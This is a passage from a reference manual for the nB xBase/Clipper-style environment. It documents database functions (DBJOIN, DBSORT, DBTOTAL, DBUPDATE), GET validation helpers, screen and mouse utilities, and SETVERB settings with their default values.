lRest	if used means that only the remaining records will be taken into consideration.

This function is used to append data to the active alias using data from the *cFileName* file or to copy data into *cFileName* using the active alias as the source. *cFileName* is a delimited ASCII file.

DBISTATUS()

```
DBISTATUS() ⇒ cDBInformations
```

This function returns the informations on the active alias in a text form.

DBISTRUCTURE()

```
DBISTRUCTURE() ⇒ cTextStructure | NIL
```

This function returns the structure information on the active alias in a text form.

DBJOIN()

```
DBJOIN( cAlias, cDatabase,
      [acFields], [bForCondition] ) ⇒ NIL
```

cAlias	the name of the alias to use to merge with records from the active alias.
cDatabase	the target '`.DBF`' filename.
acFields	the array of fieldnames which represent the projection of fields form both Aliases into the new '`.DBF`' file. If not specified, all fields from the primary work area are included in the target '`.DBF`' file.

This function creates a new database file by merging selected records and fields form two work areas (Aliases) based on a general condition. It works by making a complete

pass through the secondary work area *cAlias* for each record in the primary work area (the active alias), evaluating the condition for each record in the secondary work area. When *bForCondition* is evaluated True, a new record is created in the target database file *cDatabase* using the fields specified from both work areas inside *acFields*.

DBLABELFORM()

```
DBLABELFORM( cLabel, [lToPrinter], [cFile],
      [lNoConsole], [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest], [lSample] )
      ⇒ NIL
```

cLabel	is the name of the label file (.LBL) that contains the label format definition.
lToPrinter	if True, the output is copied to printer (`'LPT1:'`).
cFile	if present, it is the name of a ASCII file where the output is copied.
lNoConsole	if True, the output is not sent to the console.
bForCondition	a code block containing the FOR condition to respect for label print. Only the records contained inside the active alias that respect the condition will be used for labels.
bWhileCondition	a code block containing the WHILE condition to respect for the label print. The first time that the condition is False, the label print terminates.
nNextRecord	if used, means that only the first *nNextRecords* will be used.
nRecord	if used, means that that only the record *nRecord* will be used.
lRest	if used means that only the remaining records inside the active alias will be used.
lSample	if True displays test labels as rows of asterisks.

This function prints labels to the console.

DBLIST()

```
DBLIST( [lToDisplay], abListColumns,
      [lAll],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest],
      [lToPrinter], [cFileName] )
```

lToDisplay	if True the printout is sent to the console screen.
abListColumns	is an array of columns expressions to list.
lAll	if True prints all the records contained inside the active alias.
bForCondition	a code block containing the FOR condition to respect. Only the records contained inside the active alias that respect the condition will be used for list.
bWhileCondition	a code block containing the WHILE condition to respect. The first time that the condition is False, the list terminates.
nNextRecord	if used, means that only the first *nNextRecords* will be used.
nRecord	if used, means that that only the record *nRecord* will be used.
lRest	if used means that only the remaining records inside the active alias will be used.
lToPrinter	if True, the output is copied to printer (`'LPT1:'`).
cFileName	if present, it is the name of a ASCII file where the output is copied.

This function prints a list of records to the console.

DBLOCATE()

```
DBLOCATE( [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] ) ⇒ NIL
```

bForCondition	a code block containing the FOR condition to respect. Only the records contained inside the active alias that respect the condition will be taken into consideration.
bWhileCondition	a code block containing the WHILE condition to respect. The first time that the condition is False, the locate terminates.
nNextRecord	if used, means that only the first *nNextRecords* will be used.
nRecord	if used, means that that only the record *nRecord* will be used.
lRest	if used means that only the remaining records inside the active alias will be used.

This function searches sequentially for the first record matching the FOR and WHILE conditions. Once a DBLOCATE() has been issued you can resume the search from the current record pointer position with DBCONTINUE().

The WHILE condition and the scope (*nNextRecord* , *nRecord* and *lRest*) apply only to the initial DBLOCATE() and are not operational for any subsequent DBCONTINUE() call.

DBOLDCREATE()

```
DBOLDCREATE( cDatabase, cExtendedDatabase,
      [cDriver], [lNew], [cAlias] ) ⇒ NIL
```

cDatabase	is the name of the new database file, with an optional drive and directory, specified as a character string. If specified without an extension (.dbf) is assumed.
cExtendedDatabase	is a '`.DBF`' file containing the structure information of the file to create.
cDriver	specifies the replaceable database driver (RDD) to use to process the current work area. *cDriver* is the name of the RDD specified as a character expression.
lNew	if True the newly created '`.DBF`' file is opened using the next available work area making it the current work area (the active alias).
cAlias	if *lNew* is set to True, this is the alias name to use to open the file.

This function is a old database function (superseded form DBCREATE()) that creates a database file from the structure information contained inside a structure file.

DBPACK()

```
DBPACK() ⇒ NIL
```

This function eliminates definitively the active alias records previously signed for deletion. It works only if the active alias is opened in exclusive mode.

DBSDF()

```
DBSDF( lCopyTo, cFileName, [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] ) ⇒ NIL
```

lCopyTo	if True the function works copying data to *cFileName* from the active alias, if False the function work appending data from *cFileName* to the active alias.
cFileName	the filename containing data to append to the active alias or to use as the target of the data copy from the active alias.

acFields	array of fieldnames indicating the fields of the active alias that should be taken into consideration (default is all).
bForCondition	a code block containing the FOR condition to respect. The operation will be made for all records that respect the condition.
bWhileCondition	a code block containing the WHILE condition to respect. The first time it becomes False, the operation is terminated.
nNextRecord	if used, means that only the first *nNextRecords* will be appended/copied.
nRercord	if used, means that that only the record *nRecord* will be appended/copied.
lReset	if used means that only the remaining records will be taken into consideration.

This function is used to append data to the active alias using data from the *cFileName* file or to copy data into *cFileName* using the active alias as the source. *cFileName* is a SDF ASCII file.

DBSORT()

```
DBSORT( cDatabase, [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] ) ⇒ NIL
```

cDatabase	the '`.DBF`' file to create.
acFields	the array of fields to be used to create the new sorted *cDatabase* file.
bForCondition	a code block containing the FOR condition to respect. Only the records contained inside the active alias that respect the condition will be taken into consideration.
bWhileCondition	a code block containing the WHILE condition to respect. The first time that the condition is False, the sort terminates.
nNextRecord	if used, means that only the first *nNextRecords* inside the active alias will be used.
nRecord	if used, means that that only the record *nRecord* will be used.
lRest	if used means that only the remaining records inside the active alias will be used.

Copy the active alias to a '`.DBF`' file in sorted order.

DBTOTAL()

```
DBTOTAL( cDatabase, bKey, [acFields],
      [bForCondition], [bWhileCondition],
      [nNextRecords], [nRecord], [lRest] ) ⇒ NIL
```

cDatabase	the '`.DBF`' file to create that will contain the copy of summarised records.
bKey	the code block key expression that should correspond to the key expression of the active index of the active alias.
acFields	the array of fields to be used to create the new *cDatabase* file.
bForCondition	a code block containing the FOR condition to respect. Only the records contained inside the active alias that respect the condition will be taken into consideration.
bWhileCondition	a code block containing the WHILE condition to respect. The first time that the condition is False, the sort terminates.
nNextRecords	if used, means that only the first *nNextRecords* inside the active alias will be used.
nRecord	if used, means that that only the record *nRecord* will be used.
lRest	if used means that only the remaining records inside the active alias will be used.

This function summarises records by key value to a '`.DBF`' file. It sequentially process the active alias scanning the specified scope of records. Records with the same key will be summarised inside the destination '`.DBF`' file. The value of numeric fields of records with the same key are added.

DBUPDATE()

`DBUPDATE(` *cAlias*, *bKey*, [*lRandom*], [*bReplacement*] `)`

cAlias	is the alias containing data to be used to update the active alias.
bKey	is a code block expression using information form the *cAlias* to obtain a key to refer to the active alias.
lRandom	if True, allows record in the *cAlias* to be in any order. In this case, the active alias must be indexed with the same key as *bKey*.
bReplacement	is the code block that will be executed when records matches: it should contains the criteria for data update.

This function updates the active alias with data from another .DBF file.

Example:

```
     dbUpdate( "INVOICE", {|| LAST}, .T.,;
          {|| FIELD->TOTAL1 := INVOICE->SUM1,;
          FIELD->TOTAL2 := INVOICE->SUM2 } )
```

DBZAP()

`DBZAP()` ⇒ `NIL`

This function erases immediately all the records contained inside the active alias.

DISPBOXCOLOR()

`DISPBOXCOLOR(` [*nColorNumber*], [*cBaseColor*] `)` ⇒ *cColor*

nColorNumber	may be 1 or 2 and are the two color used to create shadowed borders. 1 is usually used for the left and top line; 2 is used for the right and bottom line.
cBaseColor	is the starting color string. The default is the actual color.

This function return a color string used for DISPBOXSHADOW() the function that create a shadowed border around a screen window.

DISPBOXSHADOW()

`DISPBOXSHADOW(` *nTop*, *nLeft*, *nBottom*, *nRight*,
[*cBoxString*], [*cColor1*], [*cColor2*] `)` ⇒ `NIL`

nTop, *nLeft*, *nBottom* and *nRight*	are the screen coordinate where the box is to be displayed.
cBoxString	is the box string containing the character to use to build the box. Default is a single line box.
cColor1	is the color string to use for the left and top side of the box.
cColor2	is the color string to use for the right and bottom side of the box.

This function draws a screen box like DISPBOX() but allowing the variation of colors around the border to simulate a sort of shadow.

DIR()

```
DIR( [cFileSpec], [lDrives], [lDirs], [lFiles],
     [lNoDirReturn], [nSortColumn] ) ⇒ cPathname
```

cFileSpec	the filename or Pathname, also with wildcards, to be searched.
lDrives	true (‘.T.’) means: include drives letters.
lDirs	true (‘.T.’) means: include directory names.
lFiles	true (‘.T.’) means: include file names.
lNoRirReturn	true (‘.T.’) means: do not return the shown directory if [*Esc*] is used to exit.
nSortColumn	the column number to use to sort the list. The columns are: Name = 1, Size = 2, Date = 3, Time = 4, Attribute = 5. It is not possible to sort for extention.

It is a window function useful to search a file or a directory. The complete pathname of the selected file is returned.

DOC()

```
DOC( [cTextFileName] ) ⇒ NIL
```

cTextFileName	can contain the text file to open and edit; if empty, the editing of ‘UNTITLED.TXT’ will start.

It is the nB Text editor useful for small text files (less then 64K) and contains a complete menu that can be started with [F10].

Attention: doc() should not be used inside macros.

DOTLINE()

```
DOTLINE() ⇒ NIL
```

This function is a "dot" command line useful for calculations resolution. The dot-line content may be passed to the keyboard buffer.

DTEMONTH()

Date of month

```
DTEMONTH( nMonth , cLanguage ) ⇒ cMonth
```

nMonth	the month number.
cLanguage	the language name.

This function translates the *nMonth* number into the month name translated using the *cLanguage* language.

DTEWEEK()

Date of week

```
DTEWEEK( nWeek , cLanguage ) ⇒ cWeek
```

nWeek	is the week number (1 is Sunday, 7 is Saturday) to be translated into text.

cLanguage	is the language name into which the week must be expressed. At the moment it works only for Italian, so *cLanguage* can only contain "ITALIANO".

This function translates the week number into the week name translated using the *cLanguage* language.

EX()

Execute

```
EX( cFileMacro ) ⇒ nExitCode
```

Executes the macro file *cFileName* . The extention must be specified.

cFileMacro may be the name of a "compiled" macro or a text macro file.

GET()

```
GET( @aGetList,
     [nTop], [nLeft],
     { |x| iif( pcount() > 0, Var := x, Var ) }
     [cGetPicture], [cColorString],
     [bPreExpression], [bValid] )
```

aGetList	is the get list array that will be increased with this get().
nTop and *nLeft*	define the starting position of this get object on the screen.
Var	is the variable that is to be edited with this get. *Var* is in fact sent to the GET() function using a code block.
cGetPicture	is the get picture to use for *Var*.
cColorString	is the color string to use for the get.
bPreExpression	is a code block that will be evaluated before the get object will became active. It must result True to obtain that the get object became active.
bValid	is a code block that will be evaluated after the get object is edited. It must result True to obtain that the get object may become inactive.

Create screen editing masks.

GVADD()

Get validation add

```
GVADD( @cField, cAdd ) ⇒ .T.
```

cField	the field to fill with more data.
cAdd	is the string to be added to the content of *cField*.

This function is to be used inside GETs for pre/post validation, when a the content of a field should be added with more data.

cField is returned with the same length as before to avoid troubles with current and future GETs.

GVDEFAULT()

Get validation default

```
GVDEFAULT( @cField, cDefault ) ⇒ .T.
```

@cField	the field to check and if empty correct with *cDefault*.
cDefault	is the default value to be used to replace *cField*.

This function is to be used inside GETs for pre/post validation, when a field should have a default value.

cField is returned with the same length as before to avoid troubles with current and future GETs.

GVFILEDIR()

Get validation file directory

```
GVFILEDIR( @cWildName ) ⇒ .T.
```

cWildName	is the file name taken from the current get to be used for search with DIR().

This function is to be used inside GETs for pre validation: the *cWildName* is a file name with wild cards that can be searched with the DIR() function after that a specific key is pressed.

cWildName is returned with the same length as before to avoid troubles with current and future GETs.

GVFILEEXIST()

```
GVFILEEXIST( @cNameToTest, [cExtention] ) ⇒ lSuccess
```

@cNameToTest	is the file name taken from the current get to test for existence.
cExtention	is the normal extention of the file.

This function is to be used inside GETs for post validation: the file name have to exist.

cNameToTest is returned with the same length as before to avoid troubles with current and future GETs.

GVFILEEXTENTION()

```
GVFILEEXTENTION( @cName, cExt ) ⇒ .T.
```

@cName	the file name to be eventually corrected with file extention.
cExt	the file extention to use as default.

This function is to use inside GETs for pre/post validation, when the content of a field should contain a file name that should be corrected adding a default extention if not given from the user.

GVSUBST()

```
GVSUBST( @cField, cSubst ) ⇒ .T.
```

@cField	the field to be replaced with *cSubst*.
cSubst	is the string to be used to replace the content of *cField*.

This function is to use inside GETs for pre/post validation, when the content of a field should be replaced with other data.

cField is returned with the same length as before to avoid troubles with current and future GETs.

HTF()

```
HTF( [nInitialRecord] ) ⇒ NIL
```

nInitialRecord	is the record number where to start the Help Text File browse. Default is the actual record pointer.

This function browse a Help Text File that must be already opened and be the active alias.

ISFILE()

`ISFILE( cName ) ⇒ lFileExists`

cName	is the file name (with or without path) to be checked for existence.

This function returns true ('`.T.`') if the file *cName* exists. The difference between this function and the standard FILE() function is that ISFILE() checks for wildcards before. If *cName* contains wildcards, the result is false ('`.F.`').

ISWILD()

`ISWILD( cName ) ⇒ lIsWild`

cName	is the file name (with or without path) to be checked for wildcards presence.

This function returns true ('`.T.`') if *cName* contains wildcards.

ISMEMVAR()

`ISMEMVAR( cName ) ⇒ lIsMemvar`

cName	is the name of a possible memvar.

This function returns true ('`.T.`') if the *cName* is a declared Memvar.

ISCONSOLEON()

`ISCONSOLEON() ⇒ lConsoleIsOn`

This function returns true ('`.T.`') if the console will show the result of QOUT() and QQOUT().

ISPRINTERON()

`ISPRINTERON() ⇒ lPrinterIsOn`

This function returns true ('`.T.`') if the default printer will report the the result of QOUT() and QQOUT().

The default printer is '`PRN:`' or '`LPT1:`'. If SET ALTERNATE TO is configured to send outputs to '`LPT2:`' or another printer, the function will report false ('`.F.`').

KEYBOARD()

`KEYBOARD( [cString] ) ⇒ NIL`

This function stuff a string into the keyboard buffer.

LISTWINDOW()

```
LISTWINDOW( acMenuItem , [cDescription],
    [nTop], [nLeft], [nBottom], [nRight],
    [cColorTop], [cColorBody] ) ⇒ nPosition
```

acMenuItem	is the character array containing the list of choices.

cDescription	is the header to be shown at the top window.
nTop , *nLeft* , *nBottom* , *nRight*	are the window coordinates.
cColorTop	is the color to use for window header and footer.
cColorBody	is the color to use for the window body that is the space where the text appears.

This function is an similar to achoice(), but it shows a header and footer, and it saves the screen, acting like a window.

MEMOWINDOW()

```
MEMOWINDOW( cVar, [cDescription], [nTop], [nLeft],
        [nBottom], [nRight], [cColorTop], [cColorBody],
        [lEditMode], [nLineLength], [nTabSize] ) ⇒ cVar
```

cVar	is the character field (variable) to be edited.
cDescription	is the header to be shown at the top window.
nTop , *nLeft* , *nBottom* , *nRight*	are the window coordinates.
cColorTop	is the color to use for window header and footer.
cColorBody	is the color to use for the window body that is the space where the text appears.
lEditMode	is equivalent to memoedit().
nLineLength	is equivalent to memoedit().
nTabSize	is equivalent to memoedit().

This function lets you easily edit a long character field (memo) defining automatically a simple window and providing a simple help.

MEMPUBLIC()

```
MEMPUBLIC( cMemvarName | acMemvarNames ) ⇒ NIL
```

cMemvarName	is the name of the PUBLIC variable to create (max 10 characters).
acMemvarNames	is an array of PUBLIC variable names to create (max 10 characters).

Creates a PUBLIC variables or a group of variables.

MEMRELEASE()

```
MEMRELEASE( cMemvarName | acMemvarNames ) ⇒ NIL
```

cMemvarName	is the name of the PUBLIC variable to be released.
acMemvarNames	is an array of PUBLIC variable names to be released.

This function releases a previously created PUBLIC variables or a group of variables.

MEMRESTORE()

```
MEMRESTORE( cMemFileName , [lAdditive] ) ⇒ NIL
```

cMemFileName	the memory file (.MEM) to load from disk.
lAdditive	if True causes memory variables loaded from the memory file to be added to the existing pool of memory variables. If False, the existing memory variables are automatically released.

Retrieve memory variables form a memory file (.MEM).

MEMSAVE()

```
MEMSAVE( cMemFileName , [cSkeleton], [lLike] ) ⇒ NIL
```

cMemFileName	the memory file (.MEM) where public variables should be saved.
cSkeleton	the skeleton mask for defining a group of variables. Wildcard characters may be used: _*_ and _?_.
lLike	if True, the variables grouped with *cSkeleton* are saved, else only the other variables are saved.

Saves memory variables to a memory file (.MEM).

MENUPROMPT()

```
MENUPROMPT( @aoGet,
      [nRow], [nCol],
      [cPrompt], [bBlock] ) ⇒ NIL
```

aoGet	is an array of get objects where a new get is added by MENUPROMPT(). These gets are read only.
nRow and *nCol*	are the screen coordinates where the menu prompt will appear.
cPrompt	is the menu prompt string.
bBlock	is the code block to execute when the cursor is on the current menu prompt. It is usually a code block that shows a message somewhere on the screen.

This function should substitute the @...PROMPT command and handle the mouse.

MENUTO()

```
MENUTO( aoGet, nPos ) ⇒ nChoice
```

aoGet	array of get objects.
nPos	starting position to be edited.

Like MENU TO. It returns the selected menu item created with MENUPROMPT(). It supports the mouse.

MESSAGELINE()

```
MESSAGELINE( [cMessage], [cColor], [nPosTop], [nPosLeft] )
      ⇒ NIL
```

aMessage	the message to be displayed.
cColor	the color string.
nPosTop and *nPosLeft*	the starting position where the string message would appear on the screen. Default values are respectively ROW() and COL().

MESSAGELINE() is a function that display a message on the screen on the selected position. If *cMessage* is NIL, the message is eliminated from screen restoring the previous screen content.

MOUSESCRSAVE()

```
MOUSESCRSAVE( [nTop], [nLeft], [nBottom], [nRight] )
      ⇒ cSavedScreen
```

nTop , *nLeft* , *nBottom* and *nRight*	are the screen coordinates that will be to save the screen.

This function works line SAVESCREEN() but it hide the mouse cursor before a screen save is made.

MOUSESCRRESTORE()

```
MOUSESCRRESTORE( [nTop], [nLeft], [nBottom], [nRight],
        [cScreen] ) ⇒ cSavedScreen
```

nTop , *nLeft* , *nBottom* and *nRight*	are the screen coordinates where the saved screen will be restored.
cScreen	is the previously saved screen to restore.

This function works line RESTSCREEN() but it hide the mouse cursor before a screen restore is made.

PICCHRMAX()

```
PICCHRMAX( [nCol], [nMaxCol] ) ⇒ cPictureString
```

nCol	is the starting position on the screen for the get field.
nMaxCol	is the end position on the screen of the get field.

This function is useful when a character field is to be used on a get object. The generated picture will be the of the maximum possible extention, eventually with scroll.

QUIT()

```
QUIT() ⇒ NIL
```

Terminates program execution.

READ()

```
READ( aoGet, [nPos], [aButtons], [lReadOnly] )
        ⇒ lUpdated
```

aoGet	is the array of get objects.
nPos	is the starting position.
aButtons	is the array of buttons.
lReadOnly	if True, get fields cannot be modified; the default value is False.

This function is made to substitute the READMODAL() allowing the use of the mouse. The array *aButtons* is made with the help of the function BUTTON().

RF()

```
RF( cFRMName ,
        [bForCondition], [bWhileCondition],
        [nNext], [nRecord], [lRest], [lPlain],
        [cbHeading], [lBeforeEject], [lSummary],
        [lDate], [acExtra] ) ⇒ NIL
```

cFRMName	the form (.FRM) file to use to print the active alias.
bForCondition	code block for the FOR condition.
bWhileCondition	code block for the WHILE condition.
nNext	see REPORT FORM.
nRecord	see REPORT FORM

lRest	see REPORT FORM
lPlain	if true ('`.T.`'), force the print in a simple way.
cbHeading	additional header in character or code block form. If a code block is sent, the final result must be a character string.
lBeforeEject	if true ('`.T.`'), force a form feed before the print.
lSummary	if true ('`.T.`'), force a summary print only.
lDate	if false ('`.F.`'), force the print without date at the top of page.
acExtra	a character array that may be used for translating standard printed report form words and to add vertical and horizontal separations. The default value of acExtra is: *acExtra* [1] "Page No." *acExtra* [2] "** Subtotal **" *acExtra* [3] "* Subsubtotal *" *acExtra* [4] "*** Total ***" *acExtra* [5] " " vertical column separation *axExtra* [6] "" horizontal separation: no separation.

This function does the same work of REPORT FORM or __ReportForm or dbReportForm, but it prints where qout() and qqout() print.

RPT()

```
RPT( cText ) ⇒ NIL
```

This function prints the text contained into *cText* using print commands. This function accepts other parameters here not described, as they are not to be used for macro purpose. The printing is made using QOUT() and QQOUT(), this way it is sensible to the "alternate" file definition.

RPTMANY()

```
RPTMANY( cText, [bWhileCondition], [bForCondition] )
      ⇒ NIL
```

cText	is the text to be printed.
bWhileCondition	is a code block for a WHILE condition to respect for the records to print.
bForCondition	is a code block for a FOR condition to respect for the records to print.

This function prints the text contained into *cText* many times: one for every record contained into the active alias.

RPTTRANSLATE()

```
RPTTRANSLATE( cText ) ⇒ cTranslatedText
```

This function translates once *cText* replacing variables with memvars or Fields.

RUN()

```
RUN( cCommand ) ⇒ NIL
```

This function start execution of *cCommand* in a DOS session. It works only if there is enough available memory.

SAY()

```
SAY( nTop, nLeft, Expr,
      [cSayPicture], [cColorString] ) ⇒ NIL
```

nTop and *nLeft*	define the starting position on the screen where the *Expr* should be displayed.
nLeft	is an expression that will be solved and displayed.
cSayPicture	is the picture to use to display *Expr*.
cColorString	is the color string to use.

This function displays the result of *Expr* on the screen on the desired position.

SETCOLORSTANDARD()

```
SETCOLORSTANDARD( [nColor], [cColor|acColor] )
    ⇒ cPreviousColor|acPreviousColor
```

nColor	is the color number to take into consideration: 0 All colors 1 Base 2 Menu 3 Head 4 Body (Say - Get) 5 Button (Mouse buttons) 6 Message 7 Alert
cColor	the color string to be associated with *nColor*.
acColor	it the color array

This function is a way to handle colors inside the application. The functions that display something use a default color depending on what they does. These colors may be changed with SETCOLORSTANDARD(), all together or only one.

SETFUNCTION()

```
SETFUNCTION( nFunctionKey , cString ) ⇒ NIL
```

nFunctionKey	the number of the function key (1=F1, 12=F12) to be assigned.
cString	the character string.

This function assigns a character string to a function key (obsolete).

SETMOUSE()

```
SETMOUSE( [lShow] )⇒ lPrevious
```

lShow	True shows the mouse cursor, False hide the mouse cursor, NIL reports only the status.

This function is made to show, hide or report only the mouse cursor status.

SETOUTPUT()

```
SETOUTPUT( [cPeriperal|aPeripheral] )
    ⇒ aPrevious_Output_Peripherals
```

cPeripheral	is the new output peripheral for qout() and qqout() functions.
aPeripheral	are the new output peripherals configurations for qout() and qqout() functions.

nB is organised in the way to have only one output peripheral at the time. This function

help to make order inside SET CONSOLE, SET PRINTER and SET ALTERNATE.

If *cPeripheral* contains:

"CON"
: SET CONSOLE is set to ON,
SET PRINTER is set to OFF,
SET ALTERNATE is set to OFF;

"PRN"
: SET CONSOLE is set to OFF,
SET PRINTER is set to ON,
SET ALTERNATE is set to OFF;

"LPT1"
: same as "PRN";

otherwise
: SET CONSOLE is set to OFF,
SET PRINTER is set to OFF,
SET ALTERNATE is set to ON,
SET ALTERNATE TO is set to *cPeripheral*.

aPeripheral is organised this way:

aPeripheral[1] = _SET_CONSOLE

aPeripheral[2] = _SET_PRINTER

aPeripheral[3] = _SET_ALTERNATE

aPeripheral[4] = _SET_ALTFILE

aPeripheral[5] = _SET_EXTRA

aPeripheral[6] = _SET_EXTRAFILE

This function is necessary because SET ALTERNATE alone is not enough to print on the screen when the peripheral name is "CON" or to print on the printer when the peripheral name is "PRN" or "LPT1". In fact, in the first case, ROW() and COL() will not be updated, in the second case, PROW() and PCOL() will not be updated.

This function returns an array organised in the same way as *aPeripheral* is, that shows the active output configuration.

SETRPTEJECT()

```
SETRPTEJECT( [lbEject] ) ⇒ lPreviousEjectMode
```

This function is used to set the eject mode after every page print for RPT(). If single sheet paper is used, then SETRPTEJECT(.T.) must be set; for continuous paper, SETRPTEJECT(.F.) is correct. The default value is .F..

lbEject	logical or code block, is the eject mode to set. Default is no change, the starting value is '`.F.`'

SETRPTLINES()

```
SETRPTLINES() ⇒ nRemainingLines
```

This function is used to report the number of lines available before the completion of the page print for RPT().

SETVERB()

Set verbose

```
SETVERB( cSpecifier , [xNewSetting], [lOpenMode] )
        ⇒ xPreviousValueSet
```

cSpecifier	a word that defines the kind of set is going to be considered.
xNewSetting	is the new value to set up.
lOpenMode	used only for some kind of set.

This function is analogue to SET() but it uses a character string (with *cSpecifier*) and not a number to select the set. This is made to make easier the work with macros.

cSpecifier may contain:

"EXACT"
"FIXED"
"DECIMALS"
"DATEFORMAT"
"EPOCH"
"PATH"
"DEFAULT"
"EXCLUSIVE"
"SOFTSEEK"
"UNIQUE"
"DELETED"
"CANCEL"
"TYPEAHEAD"
"COLOR"
"CURSOR"
"CONSOLE"
"ALTERNATE"
"ALTFILE"
"DEVICE"
"EXTRA"
"EXTRAFILE"
"PRINTER"
"PRINTFILE"
"MARGIN"
"BELL"
"CONFIRM"
"ESCAPE"
"INSERT"
"EXIT"
"INTENSITY"
"SCOREBOARD"
"DELIMITERS"
"DELIMCHARS"
"WRAP"
"MESSAGE"
"MCENTER"

SETVERB("EXACT") (obsolete)

```
SETVERB( "EXACT", [lExact] ) ⇒ lPrevious
```

If *lExact* is True, it forces exact comparison of character strings, including length. If it is False, character strings are compared until the left string length is exhausted; that is that "" (the null string) is equal to any other string.

Please note that the == operator is a comparison operator for exact match and using it, SETVERB("EXACT", '.F.') will not work.

The starting value is True; the recommended value is True.

SETVERB("FIXED")

```
SETVERB( "FIXED", [lFixed] ) ⇒ lPrevious
```

If *lFixed* contains True, numeric values are displayed ever with a fixed number of decimal digits, depending on the value set by SETVERB("DECIMALS").

The starting value is False.

The recommended value is False: if you have to display a fixed number of decimal digits it is better to define a good display picture.

SETVERB("DECIMALS")

```
SETVERB( "DECIMALS", [nDecimals] ) ⇒ nPrevious
```

nDecimals is the number of digits to display after the decimal position. This set is enabled of disabled with SETVERB("FIXED").

The starting value is 8.

SETVERB("DATEFORMAT")

```
SETVERB( "DATEFORMAT", [cDateFormat] ) ⇒ cPrevious
```

cDateFormat is a character expression that specifies the date format.

The starting value is "dd/mm/yyyy".

Some date format examples:

AMERICAN	"mm/dd/yyyy"
ANSI	"yyyy.mm.dd"
BRITISH	"dd/mm/yyyy"
FRENCH	"dd/mm/yyyy"
GERMAN	"dd.mm.yyyy"
ITALIAN	"dd-mm-yyyy"
JAPAN	"yyyy/mm/dd"
USA	"mm-dd-yyyy"

SETVERB("EPOCH")

```
SETVERB( "EPOCH", [nYear] ) ⇒ nPrevious
```

nYear specifies the base year of 100-year period in which all dates containing only two year digits are assumed to fall.

The starting value is 1900.

SETVERB("PATH")

```
SETVERB( "PATH", [cPath] ) ⇒ cPrevious
```

cPath identifies the paths that nB uses when searching for a file not found in the current directory. The list of paths can be separated by commas or semicolons.

The starting value is "".

SETVERB("DEFAULT")

```
SETVERB( "DEFAULT", [cPath] ) ⇒ cPrevious
```

cPath identifies the default disk drive and directory.

The starting value is "".

SETVERB("EXCLUSIVE")

SETVERB("EXCLUSIVE", [*lExclusive*]) ⇒ *lPrevious*

If *lPath* is True, the default database (.DBF) file open is made in exclusive mode; in the other case, in shared mode.

The starting value is True.

SETVERB("SOFTSEEK")

SETVERB("SOFTSEEK", [*lSoftSeek*]) ⇒ *lPrevious*

If *lSoftSeek* is True, if a DBSEEK() index search fails, the record pointer is moved to the next record with a higher key. If it is False, in case of a DBSEEK() index search failure, the record pointer is moved at EOF().

The starting value is False.

SETVERB("UNIQUE") (obsolete)

SETVERB("UNIQUE", [*lUnique*]) ⇒ *lPrevious*

If *lUnique* is True, during creation or update of '`.DBF`' indexes, if two or more records are found with the same key, only the first record will be included inside the index.

If *lUnique* is False, duplicated record keys are allowed.

The starting value is False.

SETVERB("DELETED")

SETVERB("DELETED", [*lDeleted*]) ⇒ *lPrevious*

If *lDeleted* is True, record signed for deletion are not filtered, that is, these are still normally visible as they were not deleted. In the other case, they hare (in most cases) hidden to the user.

The starting value is False.

SETVERB("CANCEL")

SETVERB("CANCEL", [*lCancel*]) ⇒ *lPrevious*

If *lCancel* is True, enables [*Alt+c*] and [*Ctrl+Break*] as termination keys. In the other case, not.

The starting value is True.

SETVERB("TYPEAHEAD")

SETVERB("TYPEAHEAD", [*nTypeAhead*]) ⇒ *nPrevious*

nTypeAhead is the number of keystrokes the keyboard buffer can hold from a minimum of zero to a maximum of 4096.

The starting value is 15.

SETVERB("COLOR")

SETVERB("COLOR", [*cColorString*]) ⇒ *cPrevious*

nColorString defines the normal screen colors. There are five couple of colors, but only three are really operative:

standard	This is the standard color used for screen output.
enhanced	This is the color used for highlighted screen output.
border	Normally unused.
background	Normally unused.
unselected	This is the color used for GET fields without focus.

The default color string is "BG+/B,N/W,N/N,N/N,W/N" that is:

standard	bright Cyan on Blue
enhanced	Black on White
border	Black on Black
background	Black on Black
unselected	White on Black

The following table explains the use of letters inside the color string. Note that the plus sign (+) means high intensity, the star (*) means blink and that + and * can be allowed only to the first letter inside a couple.

Color	Letter	Monochrome
Black	N, Space	Black
Blue	B	Underline
Green	G	White
Cyan	BG	White
Red	R	White
Magenta	RB	White
Brown	GR	White
White	W	White
Gray	N+	Black
Bright Blue	B+	Bright Underline
Bright Green	G+	Bright White
Bright Cyan	BG+	Bright White
Bright Red	R+	Bright White
Bright Magenta	RB+	Bright White
Bright Brown	GR+	Bright White
Bright White	W+	Bright White
Black	U	Underline
Inverse Video	I	Inverse Video
Blank	X	Blank

SETVERB("CURSOR")

```
SETVERB( "CURSOR", [lCursor] ) ⇒ lPrevious
```

If *lCursor* is True, the cursor is showed, else it is hidden.

The starting value is True.

SETVERB("CONSOLE")

```
SETVERB( "CONSOLE", [lConsole] ) ⇒ lPrevious
```

If *lConsole* is True, the output of console commands is displayed on the screen, else it is not.

The starting value is True.

SETVERB("ALTERNATE")

```
SETVERB( "ALTERNATE", [lAlternate] ) ⇒ lPrevious
```

If *lAlternate* is True, the output of console commands is send also to a standard ASCII text file.

The starting value is False.

SETVERB("ALTFILE")

```
SETVERB( "ALTFILE", [cAlternateFilename], [lAdditive] )
        ⇒ cPrevious
```

If SETVERB("ALTERNATE") is True, the output of the console is send also to *cAlternateFilename* , a standard ASCII file.

If *lAdditive* is True, the output is appended to the ASCII file if it already exists, else it is erased first.

SETVERB("DEVICE")

```
SETVERB( "DEVICE", [cDevice] ) ⇒ cPrevious
```

cDevice is the name of the device where SAY() will display its output.

The starting value is "SCREEN", the alternative is "PRINTER".

The recommended value is "SCREEN".

SETVERB("EXTRA")

```
SETVERB( "EXTRA", [lExtra] ) ⇒ lPrevious
```

If *lExtra* is True, the output of console commands is send also to a standard ASCII text file.

The starting value is False.

SETVERB("EXTRAFILE")

```
SETVERB( "EXTRAFILE", [cExtraFilename ], [lAdditive] )
        ⇒ cPrevious
```

If SETVERB("EXTRA") is True, the output of the console is send also to *cExtraFilename* , a standard ASCII file.

If *lAdditive* is True, the output is appended to the ASCII file if it already exists, else it is erased first.

SETVERB("PRINTER")

```
